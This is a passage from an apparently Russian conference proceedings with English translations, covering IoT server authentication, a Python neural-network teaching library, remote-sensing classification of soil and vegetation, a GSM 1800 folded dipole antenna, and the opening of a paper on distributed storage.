


Fig. 2 – Block diagram of the data accumulation server with a reverse channel:

a) without terminal authentication; b) with terminal authentication

The terminal command is sent as a server response. In this case, the question of the security of the system is raised. Because if the terminal is a verified device for the server, then the server is not a verified device for the terminal. And there are a number of Content Spoofing threats when the server response is spoofed. Thus, an attacker can gain control over the terminal. To solve this problem, server authentication was introduced for each terminal. First of all, the protocol for communicating with the terminal has changed. As shown in Figure 3.




Figure 3 – Improved authentication procedure

In this procedure, along with the generation of the command, a "response generation" module is introduced, which provides the server authentication process on the terminal. The problem here is that there are not enough computing resources on the terminal, therefore, the procedure must be simple on the one hand, and reliable on the other. The server must send a password to the terminal so that the terminal understands that the server is its own. This password must be unique for a specific terminal, so that if an attacker finds it out, he could not "take away" all terminals. In this case, the password of the terminal itself is prompted, since it is not transmitted over the Internet and is reliable. But it will not be safe to transmit the password via the Internet to the terminal, so the hash sum will be transmitted. But it should not be constant from session to session. Therefore, it must be associated with something variable, for example, with the current time. It also requires a secret function that will get the hash differently for different distributed sensor systems.

Given the above, a software implementation of the response generation block has been developed. Structural diagram, which is shown in Figure 4. During the formation of the answer, a password is used that is stitched together with a pseudo-random number associated with the current time, then a hash is taken from this array using the crc32 algorithm, the result of this is used as a single password for this terminal and this session. Together with the hash, a command for the terminal is transmitted.




Figure 4 – Block diagram of the software implementation of the response generation unit with the possibility of server authentication

The terminal calculates the hash using the same algorithm as the server and compares it with the incoming hash. If they match, then the server is considered "own" and the command is executed by the terminal. If not, then the command is ignored. And an SMS is sent with alarm to the situation center to record the current situation.

Conclusion.

Thus, an algorithm and software implementation of the server reverse authentication procedure, a reverse channel for terminal management, has been developed.

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Аннотация. В статье предложена программная реализация распределенной системы сбора данных от терминальных устройств. Предложен алгоритм легковесной аутентификации терминального устройства на сервере с минимальными требованиями к аппаратной части мобильных устройств. Также предусмотрена возможность организации обратного канала управления терминальным устройством и обратной аутентификации сервера.

Ключевые слова: распределенная система сбора данных, технология IoT, терминальное устройство, http протокол, веб приложение

Annotation. The article proposes a software implementation of a distributed system for collecting data from terminal devices. An algorithm for lightweight authentication of a terminal device on a server with minimal requirements for the hardware of mobile devices is proposed. It also provides the possibility of organizing a reverse channel for managing the terminal device and reverse server authentication.

Keywords: distributed data collection system, IoT technology, terminal device, http protocol, web application

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ANALYSIS OF SOFTWARE TOOLS FOR THE IMPLEMENTATION OF NEURAL NETWORKS AND DEVELOPMENT OF THE NEURAL NETWORK LIBRARY USING PYTHON

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Introduction. At the moment, training in neural network modeling takes place using the neuralnetwork library of the Scilab software package. This method has a number of disadvantages, for example:

- command line inconvenience;
- linking modules to the environment;

- no symbolic calculations.

There is also an implementation of the neuralnetwork library for the Matlab environment, which in turn also has a number of disadvantages, for example:

- slow and overloaded with operators, commands and functions language;
- narrow focus;
- the high cost of software.

The neuralnetwork library itself provides a set of methods that allows to model various neural networks for heterogeneous tasks. However, due to the shortcomings of the implementations listed above, the effectiveness of training decreases, since students need to devote a lot of time to studying unpopular and narrowly focused programming languages.

Thus, based on the above, it is necessary to analyze the effectiveness of the use and performance of the Python programming language for the development of an educational software package for modeling neural networks.

Methods and materials. Artificial computer neural networks are built on the same principles as the networks of nerve cells in a living organism. The processes of memorization and pattern recognition are based on the transmission of signals between neurons. One of the main advantages of neural networks over traditional algorithms is the ability to learn. During the training process, such a network is able to identify complex dependencies between input and output data, as well as perform generalization.

The main stage in the implementation of a neural network is the definition of its structure. To determine the structure of a neural network model, it is necessary to solve several tasks: to analyze existing neural networks; to develop the main criteria for selecting neural networks for building a model; to determine the main characteristics for determining the quality of the model.

According to the structure of connections, neural networks can be divided into:

1. Fully connected neural networks in which each neuron transmits its output signal to other neurons, including itself.
2. Incompletely connected neural networks (described by an incompletely connected oriented graph and usually called perceptrons) are divided into single-layer (simplest perceptrons) and multilayer, with direct, cross and feedback connections [2, p. 55].

The activation function of the neuron determines the nonlinear transformation carried out by the neuron. There are many activation functions, the most common of them are:

- linear transfer function;

- threshold transfer function;
- sigmoidal transfer function (logistic function, hyperbolic tangent, etc.);

- radial basis transfer function;
- other transfer functions.

According to the organization of training, the training of neural networks is divided into:

- controlled neural networks;
- uncontrolled;
- mixed.

There are several types of artificial neural networks. These types of networks are implemented based on mathematical operations and a set of parameters necessary to determine the output data.

1. Neural network of direct propagation. In such a network, information moves only from the input layer to the output layer. There are no loops or loops in the network.

2. The network of radial-basis functions is a neural network of direct propagation, which contains an intermediate (hidden) layer of radially symmetric neurons. Such a neuron transforms the distance from a given input vector to its corresponding "center" according to some nonlinear law.

3. Kohonen's self-organizing neural network. The purpose of the Kohonen network is to introduce vectors of arbitrary dimension into a discrete map consisting of neurons.

4. Recurrent neural network. A recurrent neural network works on the principle of storing the output data of a layer and transmitting it back to the input data to help in predicting the result.

5. Convolutional neural network. Such a network consists of different types of layers: convolutional layers, subsampling layers and layers of a "normal" neural network – a perceptron.

6. Modular neural network. Modular neural networks have a collection of different networks working independently. Each neural network has a set of inputs that are unique compared to other networks. These networks do not interact and do not signal to each other when performing tasks [4, p. 36].

To date, there are a huge number of programming languages, but not all are suitable for the implementation of neural networks for various reasons. The most common languages for data analysis are MATLAB, Scilab, Python, R. Important criteria for choosing the necessary software are resource and license restrictions, product cost, availability of literature and functionality.

The MATLAB language is a high-level interpreted language that operates with matrix data structures. There is a possibility to expand the

capabilities of MATLAB by creating special toolsets that represent sets of functions that solve specialized tasks [5, p. 2]. The MATLAB package is one of the most powerful and versatile computer mathematics packages.

Scilab is a non-commercial analogue of the main features of MATLAB and has a similar interface. Scilab is designed exclusively for the implementation of numerical methods and operates with all values as floating-point numbers. Scilab also provides a wide range of additional tools, for example, real-time system modeling, libraries for numerical calculations and work in the field of robotics, packages for dynamic systems analysis, digital signal processing and optimization.

SciPy is a library of mathematical functions for the Python programming language. SciPy is the closest solution to MATLAB.

R is a whole language with a working application that is a standard for data analysis. It is best suited for advanced users who need the most powerful tool. But in contrast, R has a universal public license (GPL) and not very convenient syntax. Also, R is quite narrowly focused [5, p. 3].

Python is a high-level interpreted cross-platform programming language. In Python, it is possible to connect many libraries designed for a variety of tasks. Currently existing libraries related to neural networks:

1. TensorFlow is an open source software library for numerical calculations using data flow graphs.

2. PyTorch is a Python package that provides two high-level functions: tensor computing (for example, NumPy) with strong GPU acceleration, deep neural networks built on the autograd tape system.

3. NeuroLab contains neural network-based learning algorithms and a flexible framework for creating and learning other networks.

4. Ffnet (or direct-coupled neural network for Python) is a fast and easy-to-use solution for training direct-coupled neural networks for Python.

5. Scikit-Neural Network implements multilayer perceptrons, autocoders and recurrent neural networks with a stable perspective interface as a wrapper for powerful existing libraries such as Lasagne currently, with plans for blocks compatible with Scikit-learn for a more user-friendly and Pythonic interface.

There are no libraries in the Python environment that allow students to learn how to work with neural networks. Existing libraries allow you to use implemented versions of neural networks, allowing you to configure parameters. This is not enough to implement the student's learning process. To date, there is a library for MATLAB and Scilab neuralnetwork environments designed for modeling neural networks. It provides an opportunity to compose a large number of different neural networks as from a constructor.

Theoretical material is already available for the neuralnetwork library, there is a need to extend the SciLab model to a new image.

The main purpose of the distribution is to provide training opportunities for the development of neural networks using a modern programming language. The implementation of the neuralnetwork library in Python is the implementation of a new product, the addition of new functionality.

There are specific features and ways to get results - Python also provides the most versatile extensions, which will allow you to use the library for a variety of tasks.

In Python, there is the possibility of adding new data types and operations by connecting to databases. Unlike SciLab, where all data is artificially generated, training can take place on real data.

To implement the library in Python, the Jupyter environment is required.

Jupyter Notebook is a powerful tool for developing and presenting Data Science projects interactively. It combines code and output all into a single document containing text, mathematical equations and visualizations.

The program code is located in special cells. The output should be displayed directly in the notebook. This allows you to do programming in an interactive format, being able to track the output of each step [1, p. 10].

Jupyter Notebook has several tools used to add a description. With their help, you can not only leave comments, but also add titles, lists and format text. This is done using Markdown.

First, methods were implemented to calculate activation functions such as:

- `ann_hardlim_activ` – threshold function;
- `ann_logsig_activ` – unipolar sigmoid function;
- `ann_purelin_activ` – linear function;
- `ann_relu_activ` – ReLU function;
- `ann_softmax_activ` – Softmax function;
- `ann_tansig_activ` – hyperbolic tangent.

Also, a method for calculating its derivative is implemented for each activation function. This is necessary to find the gradient and elements of the Hesse matrix. The possibility of initialization of the matrix of weights W by different methods was implemented, namely, the function of initialization of the competitive network and the function of initialization of the back-propagation weights.

Conclusion. The work investigated the basics of building neural networks, as well as their types. A comparative analysis of various programming languages for the implementation of neural networks was carried out. Based on the comparative analysis, the necessary programming language was selected. With its use, the neural network library was developed, designed for modeling neural networks.

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Аннотация. Интеллектуальные информационные технологии сегодня являются одним из наиболее перспективных направлений. Нейронные сети применяются практически везде, и соответственно во многих высших учебных заведениях существует предмет, связанный с нейронными сетями и их моделированием. Обучение студентов моделированию нейронных сетей в большинстве случаев происходит с использованием языка Scilab, который уже устарел. В данной статье производится анализ современных языков программирования, их сравнение для последующей реализации библиотеки для моделирования нейронных сетей.

Ключевые слова: наука о данных, искусственный интеллект, глубокое обучение, вычисления на GPU, машинное обучение, нейронные сети, Python.

Annotation. Intelligent information technologies are one of the most promising areas today. Neural networks are used almost everywhere, and accordingly, in many higher educational institutions there is a subject related to neural networks and their modeling. Teaching students to model neural networks in most cases takes place using the Scilab language, which is already outdated. This paper analyzes modern programming languages and compares them for the subsequent implementation of a library for modeling neural networks.

Keywords: data science, artificial intelligence, deep learning, GPU computing, machine learning, neural networks, Python.

**METHODS OF PROCESSING AND THEMATIC
DECRYPTION OF REMOTE SENSING DATA FOR THE STUDY
SOIL STATE AND VEGETATION COVER**

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Introduction. The relevance of the topic lies in the fact that the solution of many problems of rational nature management is based on information about the state and use of objects of the soil and vegetation cover of the Earth's surface. The study of soil and vegetation requires the most up-to-date and objective information obtained from the Earth remote sensing system. Remote images are highly detailed, capable of covering vast territories, and allow regular observation and study of hard-to-reach areas.

Currently, Earth remote sensing data are aerospace images that are presented digitally in the form of raster images. Materials can be processed automatically, which allows to increase the productivity significantly of work. And development of specialized professional software packages for data processing opens access to the creation of various thematic products to a wide range of users.

Remote sensing methods are based on the registration of reflected or own electromagnetic radiation coming from the Earth's surface in a wide spectral range. The ability to recognize various objects and study their properties by remote methods is due to the specificity of absorption, scattering, reflection and radiation of electromagnetic energy in different spectral zones for each type of Earth's surface, individual spectral characteristics allow to automatically separate some objects of the Earth's surface from others. But the spectral brightness of various objects of soil and vegetation cover often has similar values, which does not always allow to reliably recognize all classes of vegetation and soils required to solve the problems.

The closure of the North Crimean Canal led to the formation of water-deficient conditions, which affected the soil and vegetation cover. The return of water to the canal will also result in changes in the soil and vegetation of the area. To map the soil and vegetation cover, it is necessary to analyze the methods of processing data received from satellites.

Methods and materials. Remote sensing is the process of observing and measuring the characteristics of objects on the Earth's surface using data obtained without direct contact with objects, at a distance from them, using a remote recording device.

With the development of computer technology, the time has come to develop approaches for automated decryption of various natural objects from space images. The decoding of multi-zone images is based on the analysis of the brightness vector of spectral images. Automated processing of remote sensing data is a time-consuming, multi-stage process.

The decryption of images is purposeful. Different methods and technologies of remote information processing are used to solve different thematic tasks. But many stages can be automated using certain image processing algorithms. At the very first stage, remote sensing data undergoes primary processing, consisting in decoding radio signals, separating service and work information, separating data by sensors and channels, and forming scenes. All further methods of information processing can be divided into two groups: image preprocessing and classification of objects by image.

Preprocessing of images includes making transformations aimed at improving the quality of images, increasing their visual properties, bringing them to the most optimal form for further thematic decryption. The main preprocessing procedures are radiometric and geometric correction and image enhancement operations.

Image enhancement operations include procedures that can be divided into two large groups: spatial and spectral transformations [6].

Spectral transformations are implemented taking into account individual pixel values within each spectral zone. These methods are based on the analysis and transformation of the brightness distribution histogram - the brightness distribution function in the radiometric range, that is, a graphical representation of the number of pixels with a certain value of spectral brightness [4].

When researching the soil and vegetation cover, the most informative is the use of vegetation indices, which makes it possible to separate vegetation from soils and other natural formations, assess the quality and condition of vegetation, productivity and biomass of vegetation, and analyze the moisture content.

Spatial transformations are designed to identify certain structures in the image depending on their spatial frequency. Spatial transformation methods are based on changing pixel brightness values based on the analysis of the nearest neighborhood to them [3].

A necessary stage of most tasks of landscape and ecological mapping is the thematic classification of soil and vegetation cover [5]. The classification of objects by images is based on the assignment of each

individual pixel to a certain class of objects based on the characteristics of classes and the decision-making rule [4]. When processing multi-zone images, signs of spectral brightness are usually used, and in order to correctly assign a pixel to a certain class, it is necessary to solve the problem of determining quantitative relationships between the spectral brightness coefficients of a pixel in different spectral zones and the characteristics of objects.

Automated processing is based on the fact that the object under study is characterized by a set of quantitative features that make up its signature, a set of vectors of coordinates of class pixels in the feature space. The complexity of object recognition lies in the fact that often objects of different classes have overlapping values of spectral brightness coefficients in all or some areas of the spectrum, that is, images of objects overlap, or an object class is a collection of small objects with different reflection spectra, and it is not always possible to automatically assign a pixel to the correct class. First of all, this applies to vegetation, the spectral reflective properties of which depend on many parameters.

In the feature space, the problem of pattern recognition is reduced to constructing boundaries between the areas of the scattering diagram corresponding to the selected classes [4]. When classifying, it is necessary to divide the feature space into closed areas, each of which contains feature values characteristic of one of the object classes, and assign each pixel of the image to the class in whose area its feature vector fell [2].

Methods of controlled classification (classification with training) are based on the use of reference values of spectral brightness of objects determined in advance by a specialist decoder.

Uncontrolled classification (classification without training) or clustering is the combination of pixels into classes based on the analysis of the feature space, depending on the threshold of proximity of their characteristics set by a specialist decoder.

Methods of controlled classification (classification with training) are based on the use of reference values of spectral brightness of objects determined in advance by a specialist decoder. The purpose of the training is to select those pixels that represent the reference areas of each recognizable class of objects on the Earth's surface. For the correct selection of reference pixels, auxiliary data from field survey materials, images of higher spatial resolution, topographic maps can be used. When selecting reference pixels, training samples are formed. To carry out a reliable classification, each class in the feature space must have its own area of brightness values that does not intersect with the areas of other classes. A representative sample in the feature space corresponds to a single-modal histogram of the brightness distribution, minimal variance, and small deviations from the average.

After the training samples are created and evaluated, the image pixels are sorted into classes based on the decisive classification rule. The feature vector of each pixel is compared with the signatures according to the decisive rule. The task of the classifier is to identify any measurement vector as belonging to a class corresponding to the decision domain into which it falls. There are two approaches to the development of classification rules: deterministic and statistical. The deterministic approach is usually applied if the classes of objects do not intersect in the feature space, and the solution areas can be distinguished by linear boundaries, which are determined by linear separating functions. The main methods of the deterministic approach are the parallelepiped method, the minimum distance method. Statistical methods are used when there is uncertainty about the correct identification of training images, when the images of the studied classes intersect in the feature space. The statistical approach makes it possible to reduce the negative impact of the above factors on the reliability of the classification. The main method of the statistical approach is the maximum likelihood estimation method.

The parallelepiped method implements the simplest mechanism for classifying a not very large number of clearly distinct classes of objects. The boundaries of parallelepipeds are determined by the spread of reference samples by the intervals of brightness values for each coordinate. Pixel signatures belong to a certain class by a simple rule by comparing the brightness values of B with the upper and lower boundaries of the intervals, that is, based on which rectangle the pixel brightness values fall into.

The minimum distance method is used for similar spectral features of different classes and overlapping ranges of brightness values of classes. The method is based on calculating the average brightness values of classes based on a training sample and assigning a pixel to the class whose spectral distance from the pixel to the center of the class is minimal. The minimum distance method is effective when the spectral brightness values of objects are compactly grouped around the average values of the corresponding classes. In situations where the scattering ellipsoids in the feature space are greatly elongated, and some pixels turn out to be closer to the average brightness values of other classes, classification errors occur.

The maximum likelihood estimation method is the most versatile classification method with training. Allows you to separate classes with different types of feature distribution density functions and minimize classification errors. The maximum likelihood estimation method is one of the most accurate if the distribution of pixel brightness values of the class is close to normal. With a significant variance of pixels in the reference sample, its covariance matrix will contain high coefficient values, which leads to an overestimated number of pixels assigned to it.

Uncontrolled classification (classification without training) or clustering - combining pixels into classes based on the analysis of the feature space, depending on the threshold of proximity of their characteristics set by a specialist decoder. A cluster is a collection of pixels of an image that have similarities in some way (for example, in brightness). Cluster analysis is an analysis of a set of measurement vectors in order to identify a tendency to group images of the objects under study around cluster centers, which for a multi-zone image correspond to the peaks of an n-dimensional diagram. The identified clusters do not necessarily correspond to the objects of the Earth's surface that the decryptor is interested in.

Conventionally, cluster analysis methods can be divided into two groups: the formation of clusters at a given threshold limit on the distance between the points of the set and at a given number of groups [4].

In the first case, the specialist sets the distance - the difference in brightness values, and the rules for grouping the elements of the set. If the difference in brightness values between neighboring pixels exceeds the specified threshold, then these pixels belong to different objects and a dividing border runs between them. In the second case, the number of clusters into which the pixels of the image should be divided and a number of limiting parameters are set: the minimum number of pixels in the class, the number of iterations, the convergence threshold. This method is used by the popular Isodata algorithm (Iterative Self-Organizing Data Analysis Technique).

The main methods of automated thematic decryption are shown in Figure 1.




Figure 1 – Methods of automated thematic decryption

The main groups of methods are:

- pixel-by-pixel classification (whether a pixel belongs to a particular class does not depend on its environment); examples – unsupervised classification, simple learnable classification, neural networks of back propagation and self-organizing maps.

- object-oriented classification (analysis of pixel statistics near a certain neighborhood, - consideration of the pixel environment in order to highlight structures); examples – image segmentation and texture analysis.
- other methods; examples – raster arithmetic, binary classification, search for changes, multi-time analysis, calculation of indexes and direct brightness analysis.

These methods are implemented in the ScanEx Image Processor program, which can be used for automatic mapping of remote sensing data.

Conclusion. The advantages of unsupervised classification algorithms compared to controlled classification algorithms are:

1. An optional condition for the availability of a priori information about the properties of the decrypted terrain, while using controlled classification algorithms requires additional information to create reference samples.

2. Unsupervised classification algorithms are less dependent on the human factor. The classes created by them by spectral composition are more consistent than those created by controlled classification algorithms.

3. Unsupervised classification algorithms create unique classes. When conducting a controlled classification, these classes may not be recognized as separate and may belong to a more general class, which will lead to an error and incorrect results during the classification procedure [1].

The main disadvantages of unsupervised classification algorithms are:

1. The allocation of classes with which the specialist may disagree.
2. The specialist is limited in the control of classes and their properties.

3. The spectral properties of the obtained classes change over time. Therefore, the relationship between information and spectral classes is not constant and is determined only by the image, which complicates the process of decoding multi-time images [1].

The above advantages and disadvantages of unsupervised classification algorithms are shown in Table 1.

Table 1. Advantages and disadvantages of unsupervised classification

Advantages	Disadvantages
A priori information is not required	Inconsistency of the created classes with the views of a specialist
The created classes are more consistent (in spectral composition)	Restrictions on the control of created classes
The created classes are unique	Difficulties when using multi-time snapshots

Unsupervised classification algorithms are widely used in conjunction with controlled classification algorithms to improve the quality of remote sensing data decryption.

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Аннотация. Решение многих задач рационального природопользования базируется на информации о состоянии и использовании объектов почвенно-растительного покрова земной поверхности. Изучение почвы и растительности требует самой актуальной и объективной информации, получаемой от системы дистанционного зондирования Земли. Удаленные снимки обладают высокой детализацией, способны охватывать обширные территории и позволяют регулярно наблюдать и изучать труднодоступные районы. Закрытие Северо-Крымского канала в 2014 году и недавний запуск воды в канал оказали значительное влияние на почвенно-растительный покров местности. В данной работе будут рассмотрены методы и технологии обработки данных ДЗЗ для оценки последствий этих ситуаций.

Ключевые слова: данные дистанционного зондирования, методы дистанционного зондирования, мониторинг земель, вегетационные индексы, нейросетевые методы классификации, мультиспектральный временной анализ.

Annotation. The solution of many problems of the rational environment is based on information about the state and use of objects of the soil and vegetation cover of the Earth's surface. The study of soil and vegetation requires the most up-to-date and objective information obtained from the Earth remote sensing system. Remote images are highly detailed, capable of covering vast territories, and allow regular observation and study of hard-to-reach areas. The closure of the North Crimean Canal in 2014 and the recent launch of water into the canal have a significant impact on the soil and vegetation cover of the area. In this paper, methods and technologies of remote sensing data processing for assessing the consequences of these situations will be considered.

Keywords: remote sensing data, remote sensing methods, land monitoring, vegetation indices, neural network classification methods, multispectral time analysis.

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HIGH EFFICIENCY ANTENNA FOR GSM 1800 MOBILE PHONE

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Introduction. Efficiency of any antenna designed for outdoors degrades after it is placed inside the mobile phone housing. This results from the need to deviate from the optimum configuration and dimensions due to natural size limitations as well as from the negative effect of the phone housing material and its electronic components on the electromagnetic field generation. Due to this fact we find it reasonable to choose such a mobile phone antenna design that would feature both excessive efficiency and high manufacturability. This paper describes a certain modification of a folded dipole antenna with the purpose to prove that it is suitable for GSM 1800 mobile phones.

Materials and methods. In Europe and Asia GSM 1800 mobile phones transmit at 1710 to 1785 MHz frequency range and receive at 1805 to 1880 MHz range [3], thus the relative bandwidth of the antenna is 10%.

Antennas with wider bandwidth are considered wide-band and those with narrower bandwidth are narrow-band antennas [2, p. 205]. We have to assume that the initial bandwidth of the antenna will decrease therefore we have to use a wide-band prototype as a basis.

Requirements for the radiation pattern (RP) of the antenna in question are obvious, i.e. it should be as isotropic as possible. Polarization of radiation is not of any significant importance due to depolarization effect when the field is reflected from the nearby objects, therefore we can as well consider the simplest case of linear polarization. The choice of prototype is largely affected by the frequency response pattern of the impedance because the value of the impedance contributed by circuit components and phone design is not known beforehand. It is clear that it is preferable to choose such a shape of the radiating structure and antenna feeding arrangement that would allow for altering active and reactive components of the impedance within wide range when looking for the optimum matching between antenna input and transceiver.

In our opinion the above requirements can be met by using a folded dipole antenna (FDA) as being sufficiently wide-band (fig. 1 a) [2, p. 247]. More importantly “classic” half-wave FDA has an impedance of around 300 Ohm, but it can be lowered by varying the spacing between active and passive arms. However, it is known that a dipole antenna does not radiate towards its ends [2, p. 229], which is also a case for the FDA (arrows on fig. 1 represent direction of RP zeros). To achieve a near-isotropic RP we can take into account the absence of zeros in RP of the turnstile antenna (fig. 1 b) [2, p. 253]. Such behavior is attributed to the fact that adjacent arms of the turnstile antenna are located not along the same line but at 90° angle thus in the RP zero direction of one arm there will be maximum RP of the other arm. Therefore, in order to eliminate zeros in the RP of the FDA it is sufficient to make 2α angle between its arms being less than 180° (fig. 1 c). Such angle will also affect antenna impedance because as arm get closer their cross interaction will intensify. It is clear that a specific angle should be selected as a compromise by comparing degree of RP irregularity and bandwidth limited by antenna input matching requirements.




Figure 1 – Layout of “classic” FDA (a), turnstile antenna (b) and V-shaped FDA (c)

Finally, to ensure high manufacturability of FDA its arms should be made flat so that they could be produced using a printed board technology from a film-clad dielectric.

For simulation purposes we elected to use CST Studio Suite [1] which is a CAD system for UHF devices and antennas. The model was created using ideally conducting metal strips attached to a rectangle dielectric substrate. The substrate had the following properties: 60 mm wide, 120 mm long and 1 mm thick, dielectric constant of 6 which is close to that of the glass fiber laminate used inside smartphones. Active arms were fed through a Discrete Port with variable inner impedance ρ_P . In the course of simulation, for each value of angle α we found an optimal arm length and port inner impedance ρ_P that would ensure minimal standing wave ratio (SWR) at the average frequency of 1800 MHz.

Results. All frequency dependences of SWR at the model input with optimum values of the port inner impedance ρ_P were uniform and had one minimum. Obtained dependence of ρ_P from angle α was uniform (fig. 2 a). As expected, relative bandwidths $\delta f_{3.0}$ and $\delta f_{2.0}$ at SWR of 3.0 and 2.0, respectively, diminished as the angle α decreased (fig. 2 b).




Figure 2 – Dependences between port inner impedance(a) and relative bandwidths (b) from half-angle between model arms at SWR of 3.0 (dashed line) and 2.0 (solid line)

As angle α changed, location of RP minimums did not change while the RP maximum increased by almost 1 dB towards the active arms (fig. 3 a). This can be explained by passive arms suppressing the field to a certain degree. As expected, maximum directivity steadily decreased from 2.7 dB at $\alpha = 90$ to 1.4 dB at $\alpha = 20$, however it was unexpected to see steady decrease of RP irregularity N up to an angle $\alpha = 20^\circ$ (fig. 3 b).




Figure 3 – RP $F(\varphi)$ in the base plane (a) at $\alpha = 90^\circ$ (solid line), $\alpha = 60^\circ$ (dashed line) and dependence (b) between RP irregularity N from half-angle between model arms (b)

Discussion and conclusions. Numeric simulation of the flat folded dipole antenna showed that the full angle between antenna arms could be reduced to 40° with practically feasible parameters of the dielectric substrate ($60 \times 120 \times 1$ mm and dielectric constant of 6.0). With that, the structure can be fed from the port with inner resistance of 50 Ohm within relative bandwidth of 5 to 7 %. Antenna exhibits quasi-isotropic radiation pattern with irregularity of about 7 dB. Further decreasing the angle between the arms is not practical as this will not decrease RP irregularity significantly but will make it more difficult to match the antenna input with the feeding port.

With regard to GSM 1800 system we can note the following. Flat folded dipole antenna with arms of the same thickness operates within the relative bandwidth of not less than 10 % at 80° angle between arms (SWR not exceeding 2.0) or 60° (SWR not exceeding 3.0), however with that the feeding port shall have inner resistance of 120 Ohm or 75 Ohm. Using the feeding port with inner resistance of 50 Ohm will require additional matching. However, with small dimensions of antenna (no greater than 30×50 mm) and flexible configuration (i.e. width of passive and active arms can be changed independently) corresponding design alterations are not that difficult to incorporate.

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Аннотация. Путём численного моделирования в среде *CST Studio Suite* доказано, что для мобильных телефонов системы GSM 1800 можно реализовать плоскую петлевую антенну, плечи которой расположены под углом 80° и менее. При углах от 40° до 20° антенна обеспечивает имеет квазиизотропную диаграмму направленности с неравномерностью не более -10 дБ, максимальным коэффициентом направленного действия около 2 дБ. Относительная полоса рабочих частот при КСВ не более 2,0 составляет от 5 % до 7 %. Антенна имеет относительно малые габариты и может быть выполнена по технологии печатных плат.

Ключевые слова: петлевая антенна, мобильный телефон, сеть GSM 1800, квазиизотропная диаграмма направленности.

Annotation. Numeric simulation using CST Studio Suite proved that for GSM 1800 mobile phones it is possible to make a flat folded dipole antenna with arms located at 80° angle or less. For angles at 40° to 20° the antenna features quasi-isotropic radiation pattern with irregularity of less than -10 dB and maximum directivity of about 2 dB. The relative bandwidth for SWR not exceed 2.0 is at 5 % to 7 %. The antenna has small dimensions and can be produced using printed board technology.

Keywords: Folded dipole antenna, mobile phone, GSM 1800 network, quasi-isotropic radiation pattern.

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RESEARCH OF DATA STORAGE OPTIMIZATION METHODS IN DISTRIBUTED STORAGE

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Introduction. The Digital Era began as a new era at the beginning of the XXI century. Most things became digital or dependent on technology – from radio and television to healthcare and even our memories. According to Computer World, from 1986 to 2020, the amount of data per person grew by 23% per year. As a result, daily a huge amount of digital data is created, and this data accumulates to unprecedented amount.

Data storage has evolved over the years to satisfy the requirements of companies and individuals. Today we are approaching a turning point when

the traditional use of a separate specialized storage box doesn't work for both technical and economic reasons. We don't just need faster disks and networks, we need a new approach, a new concept of data storage. Currently, distributed storage seems to be the best approach to meeting current data storage needs.

This concept appeared in various types over the years. And although there is no generally accepted definition of what a distributed storage system is, we can summarize it:

A Distributed storage System (DSS) is an advanced form of the software-defined storage concept.

In contrast to legacy SDS solutions [3]:

- distributed storage systems can perform computing workloads on the same physical servers. That is, they can build an efficient hyperconvergent infrastructure (HCI);

